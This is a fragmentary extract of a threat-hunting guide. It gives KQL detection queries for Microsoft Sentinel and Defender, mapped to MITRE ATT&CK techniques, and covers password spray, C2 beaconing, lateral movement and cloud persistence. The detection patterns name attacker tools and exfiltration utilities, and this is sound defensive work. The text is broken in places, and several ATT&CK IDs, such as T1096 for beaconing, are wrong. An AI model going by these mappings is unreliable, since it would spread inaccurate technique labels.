

```
1 DeviceNetworkEvents | where Timestamp > ago(9999h) | where ActionType in ("ConnectionAttempt", "InboundConnectionAccepted") | where LocalPort != 0 | where RemoteIP != "" and isnotempty(RemoteIP) | summarize UniquePorts = dcount(LocalPort), AccessedPorts = make_set(LocalPort, 100), TotalConnections = count() by DeviceName, RemoteIP, bin(Timestamp, 5m) | where UniquePorts > 5
```

Results Chart Add bookmark

DeviceName	RemoteIP	Timestamp [UTC] ↑↓	UniquePorts	AccessedPorts	TotalConnections
> w11cli01.cqure.lab	10.10.10.106	9/4/2025, 11:20:00.000 AM	1000	[3389,199,8888,113,53,993,587,111,256,995,8080,554,1723,22,23,135,4...	1002
> w11cli01.cqure.lab	10.10.10.106	9/4/2025, 11:10:00.000 AM	1000	[3389,25,1025,111,554,143,3306,199,113,993,139,21,1723,995,23,5900...	1998

```
DeviceNetworkEvents | where Timestamp > ago(9999h) | where ActionType in ("ConnectionAttempt", "InboundConnectionAccepted") | where LocalPort != 0 | where RemoteIP != "" and isnotempty(RemoteIP) | summarize UniquePorts = dcount(LocalPort), AccessedPorts = make_set(LocalPort, 100), TotalConnections = count() by DeviceName, RemoteIP, bin(Timestamp, 5m) | where UniquePorts > 5
```

5. PASSWORD SPRAY



New Query 1* ... x + Save ▾ Share

Time range: Set in query Show: 1000 results

```

1 DeviceLogonEvents
2 | where TimeGenerated between (datetime(2025-09-04 00:00:00)..datetime(2025-09-04 23:59:59))
3 | summarize
4   FailedLogons = countif(ActionType == "LogonFailed"),
5   SuccessfulLogons = countif(ActionType == "LogonSuccess"),
6   FirstSeen = min(TimeGenerated),
7   LastSeen = max(TimeGenerated)
8 by AccountName, DeviceName, DeviceId
9 | where FailedLogons > 5
10 | order by FailedLogons desc

```

Results Chart Add bookmark

AccountName	DeviceName	DeviceId	FailedLogons	SuccessfulLogons	FirstSeen [UTC]	LastSeen [UTC]
> admin	w11cli01.cqure.lab	d3a8fd5cd4940b125e8536e822f53cfc65eb2e2	44	17	9/4/2025, 11:06:41.067 AM	9/4/2025, 11:22:45.696 AM
> bob	w11cli01.cqure.lab	d3a8fd5cd4940b125e8536e822f53cfc65eb2e2	40	2	9/4/2025, 10:51:22.846 AM	9/4/2025, 10:54:00.396 AM
> user	w11cli01.cqure.lab	d3a8fd5cd4940b125e8536e822f53cfc65eb2e2	8	0	9/4/2025, 11:20:53.201 AM	9/4/2025, 11:35:48.374 AM

```

DeviceLogonEvents
| where TimeGenerated between (datetime(2025-09-04 00:00:00)..datetime(20
25-09-04 23:59:59))
| summarize
  FailedLogons = countif(ActionType == "LogonFailed"),
  SuccessfulLogons = countif(ActionType == "LogonSuccess"),
  FirstSeen = min(TimeGenerated),
  LastSeen = max(TimeGenerated)
by AccountName, DeviceName, DeviceId
| where FailedLogons > 5
| order by FailedLogons desc

```

Configuration

- Workspace manager (Preview)
- Data connectors
- Analytics**
- Summary rules
- Watchlist
- Automation

Home > Microsoft Sentinel

Microsoft Sentinel | Analytics

Selected workspace: 'sentinelml'

Search

General

Threat management

Content management

Configuration

Workspace manager (Preview)

Data connectors

Analytics

Create

Refresh

Analytics workbooks

Scheduled query rule

NRT query rule

More content at Content hub

Active rules

Rule templates

Anomalies

Search by ID, name, tactic or technique

Severity	Name	Ru
Medium	Detect Potentia...	

[Home](#) > [Microsoft Sentinel | Analytics](#) >

Analytics rule wizard - Create a new Scheduled rule ...

[General](#)[Set rule logic](#)[Incident settings](#)[Automated response](#)[Review + create](#)

Create an analytics rule that will run on your data to detect threats.

Analytics rule details

Name *

Description

Severity

MITRE ATT&CK

Status



Enabled

Analytics rule wizard - Create a new Scheduled rule ...

General **Set rule logic** Incident settings Automated response Review + create

Rule query

Any time details set here will be within the scope defined below in the Query scheduling fields.

```
DeviceLogonEvents
| summarize
  FailedLogons = countif(ActionType == "LogonFailed"),
  SuccessfulLogons = countif(ActionType == "LogonSuccess"),
  FirstSeen = min(TimeGenerated),
  LastSeen = max(TimeGenerated)
```

[View query results >](#)

Alert enhancement

Entity mapping

Map up to 10 entities recognized by Microsoft Sentinel from the appropriate fields available in your query results. This enables Microsoft Sentinel to recognize and classify the data in these fields for further analysis. For each entity, you can define up to 3 identifiers, which are attributes of the entity that help identify the entity as unique. [Learn more >](#)

Host				
HostName	DeviceName	+	Add identifier	
Account				
FullName	AccountName	+	Add identifier	

+ Add new entity

> Custom details

> Alert details

```
DeviceLogonEvents
| summarize
  FailedLogons = countif(ActionType == "LogonFailed"),
  SuccessfulLogons = countif(ActionType == "LogonSuccess"),
  FirstSeen = min(TimeGenerated),
  LastSeen = max(TimeGenerated)
by AccountName, DeviceName, DeviceId
| where FailedLogons > 5
| order by FailedLogons desc
```

Analytics rule wizard - Create a new Scheduled rule ...

General Set rule logic Incident settings Automated response Review + create

Query scheduling

Run query every *

Minutes

Lookup data from the last *

Minutes

Start running ⓘ



Automatically



At specific time (Preview)

9/6/2025



12:00 PM



Starting automatically, the rule will run every 10 minutes, looking up data from last 10 minutes.

Alert threshold

Generate alert when number of query results *

Is greater than



Event grouping

Configure how rule query results are grouped into alerts



Group all events into a single alert



Trigger an alert for each event

Then click next,next,next and create a rule.


```
DeviceProcessEvents
| where FolderPath startswith @"C:\Users\" and FolderPath has @"\AppData\Local\Temp\"
| where FileName !in ("msedge.exe", "chrome.exe") // Common exceptions
| project TimeGenerated, DeviceName, AccountName, FileName, FolderPath, ProcessCommandLine
```

```
//Regex to find high-entropy base64 strings in PowerShell command lines,
indicative of encoded scripts
```

6.7 Script Engines Executing from User Directories

6.8 Discovery of Domain Users/Groups


```
DeviceProcessEvents
| where ProcessCommandLine has "sc create"
or (ProcessCommandLine has "binpath=" and ProcessCommandLine has "create")
```

```
DeviceRegistryEvents
| where RegistryKey contains "Image File Execution Options"
and RegistryValueName =~ "Debugger"
```

```
DeviceEvents
| where ActionType in ("WmiEventFilterCreated",
"WmiEventConsumerCreated", "WmiBindingCreated")
```



```
DeviceProcessEvents
| where ProcessCommandLine has "wevtutil" and ProcessCommandLine has "clea
r-log"
```



```
//Identifies client processes initiating WinRM connections, which can be
used for legitimate admin or lateral movement
```

```
DeviceNetworkEvents
| where RemotePort == 5985 or RemotePort == 5986
| where InitiatingProcessFileName !in~ ("svchost.exe", "wmiprvse.exe") //
Filter normal system use
```

9.4 RDP Connections from Non-User Systems

Tactic: Lateral Movement

Technique: T1021.001 - Remote Desktop Protocol

RDP should typically originate from admin workstations or jump servers. An RDP connection from a standard user's workstation or a server is anomalous and could indicate credential theft and lateral movement.

```
//Hunts for RDP connections originating from unexpected workstations or servers
```

```
DeviceNetworkEvents
| where RemotePort == 3389
| where DeviceName !in~ (// List of your approved jump servers or admin
workstations
    "jumpbox01", "admin-pc-05")
| summarize count() by DeviceName, RemoteIP
```

9.5 SMB File Writes to Admin Shares

Tactic: Lateral Movement

Technique: T1021.002 - SMB/Admin Shares

Before executing code remotely via a service, attackers must stage their payload. Writing a file to the ADMIN\$ or C\$ share is the first step in this classic lateral movement chain.

```
//Detects file writes to remote administrative shares, often used to stage
payloads for lateral movement
```

```
DeviceFileEvents
| where ActionType == "FileCreated"
| where FolderPath startswith @"\"
and FolderPath contains @"\\ADMIN$\"
```



```
//Correlates network events with a list of known malicious IP addresses
from a threat intelligence feed.
```

```
let knownBadIPs = datatable(IP:string) [ "1.2.3.4", "5.6.7.8" ]; //
Populate from your threat intel feed
DeviceNetworkEvents
| where RemoteIP in (knownBadIPs)
| summarize count() by DeviceName, RemoteIP, RemotePort
```

10.4 Beaconing Patterns (Regular, Periodic Outbound Connections)

Tactic: Command and Control

Technique: T1096 - Beaconing

Most malware "beacons" out to its C2 server at regular intervals. This query uses time-series analysis to find connections with a consistent period and low variance, which is the statistical signature of beaconing.

```
//Advanced query using time series analysis to find consistent, periodic
connections indicative of C2 beaconing
```

```
DeviceNetworkEvents
| where ActionType == "ConnectionSuccess"
and RemoteIP startswith "10." == false // Filter internal IPs, focus on
external
| make-series trend = count() default=0 on TimeGenerated in
range(ago(1h), now(), 5m) by DeviceName, RemoteIP
| extend series_stats = series_fit_line(trend)
| extend slope = series_stats.slope, variance = series_stats.variance
| where abs(slope) < 0.1 and variance < 0.1 // Look for flat, consistent
lines
```

10.5 HTTP User-Agents Associated with C2 Tools

Tactic: Command and Control

Technique: T1071.001 - Web Protocols

Many C2 frameworks (Cobalt Strike, Metasploit, etc.) use default or poorly spoofed User-Agent strings. Finding in HTTP traffic is a quick way to identify known malicious tools

```
DeviceNetworkEvents
| where ApplicationProtocol == "Http"
| where AdditionalFields.UserAgent has_any ("curl", "python-requests", "Go-http-client", "Metasploit", "CobaltStrike")
```



```
DeviceProcessEvents
| where FileName in ("aws.exe", "azcopy.exe", "rclone.exe", "gcloud.exe")
| where ProcessCommandLine has "cp" or ProcessCommandLine has "sync"
```



```
DeviceEvents
| where ActionType == "AuditKerberosTgsRequest"
| extend EncryptionType = toString(AdditionalFields.EncryptionType)
| where EncryptionType in ("0x17", "0x18") // Supports weak RC4 encryption
| summarize count() by DeviceName, AccountName
| where count_ > 5 // Multiple requests for the same account
```



```
DeviceProcessEvents
| where FileName in ("rar.exe", "7z.exe", "winzip.exe", "gzip.exe")
| summarize count() by DeviceName, AccountName, FileName
| where count_ < 5 // Find rare usage of these tools
```



```
DeviceFileEvents
| where ActionType == "FileCreated"
| where FolderPath has @"Microsoft\Windows\Internet Explorer\Quick
Launch\User Pinned\TaskBar"
and FileName endswith ".ps1"
```


15.3 Azure AD / O365 Suspicious Application Consent

Tactic: Persistence, Initial Access

Technique: T1098.003 - OAuth Application Grant

Attackers trick users into granting permissions to a malicious cloud app. This gives the attacker persistent access to the user's data (mail, files) without needing the user's password, bypassing MFA.

```
//Hunts for users granting OAuth consent to malicious third-party
applications, a common initial access vector.

AuditLogs
| where OperationName == "Consent to application"
| extend Consent = toString(parse_json(tostring(ResultDescription))).Consent
t)
| where Consent != "Admin" // Look for user consent, not admin consent
```

15.4 High Volume of Security Event Logs (Potential Flooding)

Tactic: Defense Evasion

Technique: T1562.001 - Disable or Modify Tools

Attackers may flood the event log system with meaningless events to make the real malicious events harder to find or to force the logging system to overwrite old events (including theirs). A huge spike in volume can be the signal.

```
//Finds systems generating a massive number of events in a short period,
which could indicate log flooding to cover tracks

SecurityEvent
| summarize EventCount = count() by Computer, bin(TimeGenerated, 15m)
| where EventCount > 10000 // Tune this threshold for your environment
```

15.5 Windows Firewall Rules Being Modified

Tactic: Defense Evasion, Command and Control

Technique: T1562.004 - Disable or Modify System Firewall

To establish reliable C2 communication, attackers often need to open a port in the Windows Firewall. Monitoring for these changes can reveal backdoors being installed.

```
| where SubjectUserName != "NT AUTHORITY\\SYSTEM" // Filter system changes
```



```
//Identifies "first seen" external connections from endpoints, which could
indicate new C2 channels

DeviceNetworkEvents
| where ActionType == "ConnectionSuccess"
and RemoteIP startswith "10." == false
| summarize FirstSeen = min(TimeGenerated) by DeviceName, Remote
Port
| where FirstSeen > ago(1d) // Connections seen for the first time in the
last day
```

Tactic: Defense Evasion, Execution
Technique: T1059 - Command and Scripting Interpreter

```
//Statistical analysis to find rare and anomalous child processes of the
common svchost.exe

DeviceProcessEvents
| where InitiatingProcessFileName =~ "svchost.exe"
| summarize count() by FileName
| join kind=leftouter (
    DeviceProcessEvents
    | where InitiatingProcessFileName =~ "svchost.exe"
    | summarize TotalCount = count() by FileName
) on FileName
| where count_ < TotalCount * 0.01 // Process represents less than 1% of
all svchost children
```

Tactic: Lateral Movement, Credential Access
Techniques:

- www.cqure.pl www.cqureacademy.com info@cqure.pl

```
SigninLogs
| where ResultType == "0"
| summarize HostCount = dcount(DeviceId) by UserPrincipalName
| where HostCount > 5 // Tune this threshold
```



```
DeviceProcessEvents
| where FileName =~ "bitsadmin.exe"
| where ProcessCommandLine has "/add"
and ProcessCommandLine has "/transfer"
```

```
//Finds logons using unusual logon types (e.g., Type 9 - NewCredentials)
which can be suspicious
```

```
SecurityEvent
| where EventID == 4624
| where LogonType != "2" // Interactive
and LogonType != "3" // Network
and LogonType != "4" // Batch
and LogonType != "5" // Service
and LogonType != "7" // Unlock
and LogonType != "10" // RemoteInteractive (RDP)
| summarize count() by Account, LogonType
```

17.7 Plug and Play (PnP) Driver Loads

Tactic: Persistence, Defense Evasion

Technique: T1547.012 - Print Processors

Kernel-level drivers (.sys files) loaded from outside the trusted DriverStore directory could be malicious rootkits or persistence mechanisms designed to operate at the highest privilege level and evade detection.

```
//Identifies kernel drivers being loaded from unexpected locations, a sign
of driver-based rootkits or persistence
```

```
DeviceImageLoadEvents
| where InitiatingProcessFileName =~ "services.exe"
| where FolderPath !contains "Windows\\System32\\DriverStore\\"
| where FileName endswith ".sys"
```

17.8 Suspicious Parent of Reg.exe

Tactic: Persistence, Defense Evasion

Technique: T1112 - Modify Registry

The reg.exe utility is a powerful tool for modifying the registry. While admins use it, its execution by an unexpected or suspicious parent process (e.g., a web server) could indicate an attacker manipulating registry settings for persistence or evasion.

```
//Finds the reg.exe utility being run by unexpected parent processes
```

```
DeviceProcessEvents
| where FileName =~ "reg.exe"
| where InitiatingProcessFileName !in~ ("explorer.exe", "cmd.exe", "powershell.exe") // Filter common admins
```

17.9 DNS Query Length Analysis (Potential DGA)

Tactic: Command and Control

Technique: T1568.002 - Domain Generation Algorithms (DGA)

Domains generated by algorithms are often long and random to avoid collision with real domains. A device making DNS queries for domains with a very high average character length is a potential indicator of DGA-based malware.

```
//Statistical hunt for devices querying for unusually long domain names, a
potential indicator of DGA activity
```

```
DeviceNetworkEvents
| where ActionType == "DnsResponseReceived"
| extend DomainLength = strlen(RemoteUrl)
| summarize AvgLength = avg(DomainLength) by DeviceName
| where AvgLength > 30 // Domains with long average length
```

17.10 Processes with Mismatched Company Names

Tactic: Defense Evasion

Technique: T1036.001 - Masquerading: Invalid Code Signature

A process like svchost.exe should always have a company name of "Microsoft Corporation". If it has a different company name or is blank, it is almost certainly a malicious file trying to impersonate the legitimate system process.

```
//Advanced query to find instances of a common executable (e.g.,
svchost.exe) where the company name metadata doesn't match the norm,
indicating a potential masquerade
```

```
DeviceProcessEvents
| where isnotempty(ProcessVersionInfoCompanyName)
| summarize CommonCompany = take_any(ProcessVersionInfoCompanyName) by Fi
leName
| join kind=inner (
    DeviceProcessEvents
    | where isnotempty(ProcessVersionInfoCompanyName)
) on FileName
| where ProcessVersionInfoCompanyName != CommonCompany
```



```
SigninLogs
| where RiskLevelDuringSignIn in ("high", "medium")
| where ResultType == "0" // Successful logons
```



```
ContainerLog
| where LogMessage contains "Unauthorized"
| where Computer has "kube-apiserver"
```

Technique: T1609 - Container Administration Command

```
ContainerLog
| where Message has "exec"
and Message has "command"
```

Technique: T1098.001 - Additional Cloud Roles

```
AzureActivity
| where OperationNameValue contains "create"
and ResourceType == "Microsoft.Authorization/roleassignments"
| extend Scope = tostring(parse_json(Properties).scope)
| where Scope contains "Microsoft.ContainerService/managedClusters"
```



```
OfficeActivity
| where Operation startswith "ComplianceSearch"
```

```
OfficeActivity
| where Operation == "FileDownloaded"
| where TimeGenerated > ago(1h)
| summarize TotalDownloads = count(), DistinctFiles = dcount(SourceRelativeUrl), DownloadedData = makeset(SourceFileName) by UserId
| where TotalDownloads > 100 // Tune this threshold for your environment
| sort by TotalDownloads desc
```

20.7 MailItemsAccessed by Unfamiliar Application

Tactic: Collection

Technique: T1114.002 - Remote Email Collection This event logs when an application (like a phone, Outlook, or a malicious app) accesses email items. A new, unfamiliar application ID accessing mail for a user could indicate a malicious OAuth app or compromised device is syncing and collecting email.

```
OfficeActivity
| where Operation == "MailItemsAccessed"
| where TimeGenerated > ago(1d)
| summarize AccessCount = count(), FirstSeen = min(TimeGenerated) by User
Id, Client_AppId
| join kind=leftouter (
    OfficeActivity
    | where TimeGenerated between (ago(14d) .. ago(1d)) // Historical
baseline
    | where Operation == "MailItemsAccessed"
    | summarize HistoricUse = makeset(Client_AppId) by UserId
) on UserId
| where not(Client_AppId in (HistoricUse)) // Filter out apps the user
has used before
```



```
//Detects SMB traffic (which often carries NTLM authentication) to
external IPs, which is highly unusual and dangerous
```

```
DeviceNetworkEvents
| where RemotePort == 445
and RemoteIP startswith "10." == false
| summarize count() by DeviceName, RemoteIP
```

21.4 Suspicious JA3/S Hashes for TLS Traffic

Tactic: Command and Control

Technique: T1090.002 - External Proxy

JA3 is a method for fingerprinting TLS clients. Many C2 frameworks (Cobalt Strike, Metasploit, etc.) have known, static JA3 hashes. This allows detection of their encrypted traffic even if the domain/IP isn't known to be malicious.

```
//Correlates network flows with known malicious JA3 hashes (TLS
fingerprinting) to identify C2 tools

let knownBadJA3 = datatable(JA3:string) [ "abc123...", "def456..." ]; //
Populate with known C2 JA3 fingerprints
DeviceNetworkEvents
| where isnotempty(AdditionalFields.Ja3Hash)
| where AdditionalFields.Ja3Hash in (knownBadJA3)
```

21.5 DNS over HTTPS (DoH) Queries

Tactic: Command and Control, Defense Evasion

Technique: T1572 - Protocol Tunneling

DoH encrypts DNS traffic, hiding it within common HTTPS traffic. This prevents traditional DNS monitoring. Non-browser processes using known DoH resolvers are highly suspicious and indicate an attempt to hide C2 communication.

```
//Attempts to identify non-browser processes using known DoH resolvers to
hide their DNS traffic

DeviceNetworkEvents
| where RemotePort == 443
and RemoteIP in ("1.1.1.1", "1.0.0.1", "8.8.8.8", "8.8.4.4",
"9.9.9.9") // Common DoH resolvers
and InitiatingProcessFileName =~ "chrome.exe" // Filter for browsers if
you allow it, or look for non-browsers
```


21.8 Internal Horizontal Scanning (SMB, RDP, SSH)

Tactic: Lateral Movement, Discovery

Technique: T1046 - Network Service Discovery

After breaching one host, attackers scan the internal network to find their next target. A single internal source IP attempting to connect to SMB (445), RDP (3389), or SSH (22) on a large number of other internal IPs is a clear sign of horizontal scanning

```
CommonSecurityLog
| where TimeGenerated > ago(6h)
| where SourceIP startswith "10." and DestinationIP startswith "10." //
Internal-to-Internal traffic
| where DestinationPort in (22, 3389, 445,
135) // Common lateral movement ports
| summarize UniqueTargets = dcount(DestinationIP), ScanAttempts = count()
by SourceIP, DestinationPort, bin(TimeGenerated, 15m)
| where UniqueTargets > 20 // A single source hitting >20 targets is
suspicious
| sort by UniqueTargets desc
```

21.9 Network Infrastructure Device Login Attempts

Tactic: Persistence, Defense Evasion

Technique: T1078 - Valid Accounts

Attackers target network devices to gain persistent access and manipulate traffic (e.g., sniffing, rerouting). Logins to routers, switches, or firewalls outside of maintenance windows or from non-management subnets are highly suspicious.

```
// Assuming you have syslog or similar logs from network devices
Syslog
| where TimeGenerated > ago(7d)
| where SyslogMessage has "login" or SyslogMessage has "authentication"
| where SyslogMessage has "failed" // Look for failed first, then
successful
| summarize FailedLogins = count() by SourceIP, DeviceHostname, bin(TimeGenerated, 1h)
| where FailedLogins > 5
// Create a second query for successful logins from unexpected IPs
```

21.10 Firewall Policy Change Detection

Tactic: Defense Evasion

Technique: T1562.004 - Disable or Modify System Firewall

An attacker with access to the firewall may create a new rule to allow their C2 traffic or disable rules blocking their activity. Monitoring for configuration changes is critical for infrastructure integrity.

```
// This requires logs of configuration changes from your firewall
CommonSecurityLog
| where DeviceVendor == "Palo Alto Networks" // Example vendor
| where Activity has "config" and (Activity has "commit" or Activity has "
set")
| where SourceIP !in ("10.1.1.10", "10.1.1.11") // Filter out your known
management stations
| project TimeGenerated, SourceIP, DeviceVendor, Activity, ConfigObject
```

21.11 Anomalous RDP/SSH Access to Servers

Tactic: Lateral Movement, Execution

Technique: T1021.001 - Remote Desktop Protocol, T1021.004 - SSH

Servers should be accessed by a limited set of administrators and management systems. An RDP or SSH connection from a user's workstation or an unknown IP is a major red flag for lateral movement or unauthorized access.

```
// Using firewall logs to monitor access to server subnets
CommonSecurityLog
| where TimeGenerated > ago(24h)
| where DestinationIP startswith "10.10.100." // Your server subnet
| where DestinationPort in (22, 3389)
| where SourceIP !startswith "10.10.50." // Filter out your jump server/
admin subnet
| summarize ConnectionCount = count() by SourceIP, DestinationIP, DestinationPort, bin(TimeGenerated, 1h)
| where ConnectionCount > 0
```

21.12 Large Internal Data Transfers (Data Staging)

Tactic: Exfiltration, Collection

Technique: T1037 - Data Staged

Before exfiltrating data, attackers often stage it on a single internal host. A large data transfer from multiple hosts to a single internal host (especially one not a file server) can indicate data being gathered for exfiltration.

```
// Using Netflow or firewall traffic logs
CommonSecurityLog
| where TimeGenerated > ago(6h)
| where SourceIP startswith "10." and DestinationIP startswith "10." //
Internal traffic
| summarize TotalBytesSent = sum(BytesSent) by SourceIP, DestinationIP, bin(TimeGenerated, 15m)
| where TotalBytesSent > 1000000000 // 1 GB threshold, tune for your
network
| sort by TotalBytesSent desc
```



```
DeviceProcessEvents
| where FileName =~ "xattr"
| where ProcessCommandLine has "-d"
and ProcessCommandLine has "com.apple.quarantine"
```

23. LINUX SPECIFIC

23.1 SSH Authorized_keys Modification

Tactic: Persistence

Technique: T1098.004 - SSH Authorized Keys

The `~/.ssh/authorized_keys` file stores public keys that allow password-less login. Appending an attacker's public key to this file is a common and stealthy way to maintain persistent access to a compromised Linux host.

```
// Monitors for modifications to the authorized_keys file, which attackers
use to maintain persistence via SSH

// Requires appropriate data source
union isfuzzy=true
(FileEvent | where FileName =~ "authorized_keys" | where FolderPath contain
ns "/.ssh/")
```

23.2 Cron Job Modification

Tactic: Persistence, Execution

Technique: T1053.003 - Cron

Cron is the standard time-based job scheduler on Linux. Adding a malicious job to a user's crontab or a system cron directory is a very common method for attackers to achieve persistence and execute code at regular intervals.

```
// Hunts for modifications to system or user cron jobs, a common Linux
persistence technique

// Requires appropriate data source
union isfuzzy=true
(FileEvent | where FileName =~ "cron" | where ActionType ==
"FileModified")
```

23.3 Linux Process Injection via ptrace

Tactic: Defense Evasion, Privilege Escalation

Technique: T1055 - Process Injection

Debugging tools like gdb, strace, and the ptrace system call can be abused to inject code into running processes. This is a common technique for rootkits and advanced Linux malware to hide and execute with higher privileges.

```
// Looks for use of debugging tools that can be used for process injection
and memory manipulation

DeviceProcessEvents
| where FileName in ("gdb", "strace", "ptrace")
| where InitiatingProcessFileName !in~ ("vscode", "gdb") // Filter
developers
```

24. IDENTITY & AZURE AD

24.1 Service Principal Credential Add

Tactic: Persistence

Technique: T1098.001 - Additional Cloud Roles

Service Principals are cloud identities for applications. Adding a new credential (certificate or secret) to an existing SP could be an attacker creating a backdoor to maintain access, even if the original user's password is reset.

```
// Monitors for new credentials (certificates, client secrets) being added
to Azure AD Service Principals, which could backdoor an application
```

```
AuditLogs
| where OperationName == "Add service principal credentials"
| extend SPName = toString(TargetResources[0].displayName)
| summarize count() by SPName, InitiatedBy
```

24.2 Azure AD Conditional Access Policy Changes

Tactic: Defense Evasion, Persistence

Technique: T1562.008 - Disable Cloud Logs

Conditional Access policies are critical security controls (e.g., requiring MFA). An attacker with sufficient privileges could modify or disable these policies to weaken the tenant's security posture and facilitate their attack.

```
// Tracks all successful changes to Azure AD Conditional Access policies,
a critical security control
```

```
AuditLogs
| where OperationName contains "Policy"
| where Result == "success"
```

24.3 Add Member to Privileged Role

Tactic: Privilege Escalation, Persistence

Technique: T1098.001 - Additional Cloud Roles

The addition of a user or service principal to a highly privileged role (like Global Admin) is one of the most critical actions to monitor. It is the primary goal of many attacks to achieve "cloud dominance" in a tenant.

```
// Hunts for users being added to highly privileged Azure AD roles
```

24.4 Bulk User Creation or Deletion

Tactic: Persistence, Impact

Technique: T1136.003 - Cloud Account

The creation of multiple user accounts could be an attacker preparing a pool of accounts for later use (e.g., phishing, resource consumption). Bulk deletion could be an attacker trying to cause disruption or destroy evidence.

```
// Identifies bulk user account operations, which could be part of a
// attack preparation or cleanup
```

24.5 Impossible Travel / Geographically Implausible Logins

Tactic: Initial Access, Credential Access

Technique: T1078 - Valid Accounts

A user logging in from two geographically distant locations in a time period shorter than a physical flight is a near-certain indicator of compromised credentials. This is a classic sign of an attacker using stolen credentials from a different region.

```
SigninLogs
| where ResultType == 0 // Successful logons only
| where TimeGenerated >= ago(1d)
| summarize Locations = make_set(LocationDetails) by UserPrincipalName
| mv-expand Locations
| extend City = tostring(Locations.city), State = tostring(Locations.state
), Country = tostring(Locations.countryOrRegion)
| summarize LoginCount = count(), FirstLogin = min(TimeGenerated), LastLog
in = max(TimeGenerated) by UserPrincipalName, City, State, Country
| summarize DistinctLocations = count() by UserPrincipalName
| where DistinctLocations > 1
```



```

let NewConsent = AuditLogs
| where OperationName == "Consent to application"
| where TimeGenerated > ago(7d)
| extend AppId = toString(TargetResources[0].id), AppDisplayName = toString(TargetResources[0].displayName)
| project ConsentTime = TimeGenerated, UserPrincipalName, AppId, AppDisplayName;
let MailActivity = OfficeActivity
| where Operation == "MailItemsAccessed"
| extend AppId = toString(Client_AppId);
NewConsent
| join kind=inner (MailActivity) on AppId
| where TimeGenerated between (ConsentTime .. (ConsentTime +
1h)) // Mail access soon after consent

```

24.9 Azure Resource Creation in Unexpected Regions

Tactic: Impact, Defense Evasion

Technique: T1578.002 - Create Cloud Instance

Attackers with compromised credentials may spin up resources (like VMs for crypto-mining or storage for data exfiltration) in regions not used by your company to avoid detection and potentially bypass geographic compliance rules.

```
AzureActivity
| where OperationNameValue endswith "write" // Create or update operations
and ActivityStatus == "Succeeded"
| where TimeGenerated > ago(1d)
| summarize ResourceCreates = count() by Caller, CallerIpAddress, Subscrip
tionId, ResourceRegion
// Add a list of your 'expected' regions to filter out
| where ResourceRegion !in ("eastus", "westeurope")
```

24.10 Azure Management from Anonymous or Tor IPs

Tactic: Initial Access

Technique: T1078.004 - Cloud Accounts

Management of your Azure environment should come from known, corporate IP ranges. Authentication and management actions from Tor exit nodes or anonymous proxy IPs are a strong indicator of malicious intent and compromised credentials.

```
SigninLogs
| where ResultType == 0
| where TimeGenerated > ago(1d)
| where IPAddress has "tor" or IPAddress has "anonymous"
or AdditionalFields["network_type"] == "Tor"
// Also check AzureActivity for these IPs doing management tasks
| union (AzureActivity | where CallerIpAddress has "tor" or CallerIpAddress
has "anonymous")
```

24.11 Azure Key Vault Access Spike

Tactic: Credential Access

Technique: T1552.001 - Credentials in Files

Azure Key Vault stores secrets, keys, and certificates. A sudden, high-volume spike in access requests to a specific secret could indicate an automated tool trying to exfiltrate or use stored credentials for lateral movement.

```
AzureDiagnostics
| where ResourceType == "VAULTS"
| where OperationName == "SecretGet"
| summarize AccessCount = count() by CallerIPAddress, _ResourceId, SecretName_s, bin(TimeGenerated, 15m)
| where AccessCount > 50 // Tune this threshold
| sort by AccessCount desc
```

25.1 File Block Executable

```
Event
| where EventID == 27
```

P. Run Time range : Last 24 hours Show : 1000 results KQL mode

1 Event
2 | where EventID == 27

Results	Chart
TimeGenerated [UTC]	Source
EventLog	Computer
EventCategory	EventLevel
EventLevelName	UserName
M.	ParameterXml
EventData	
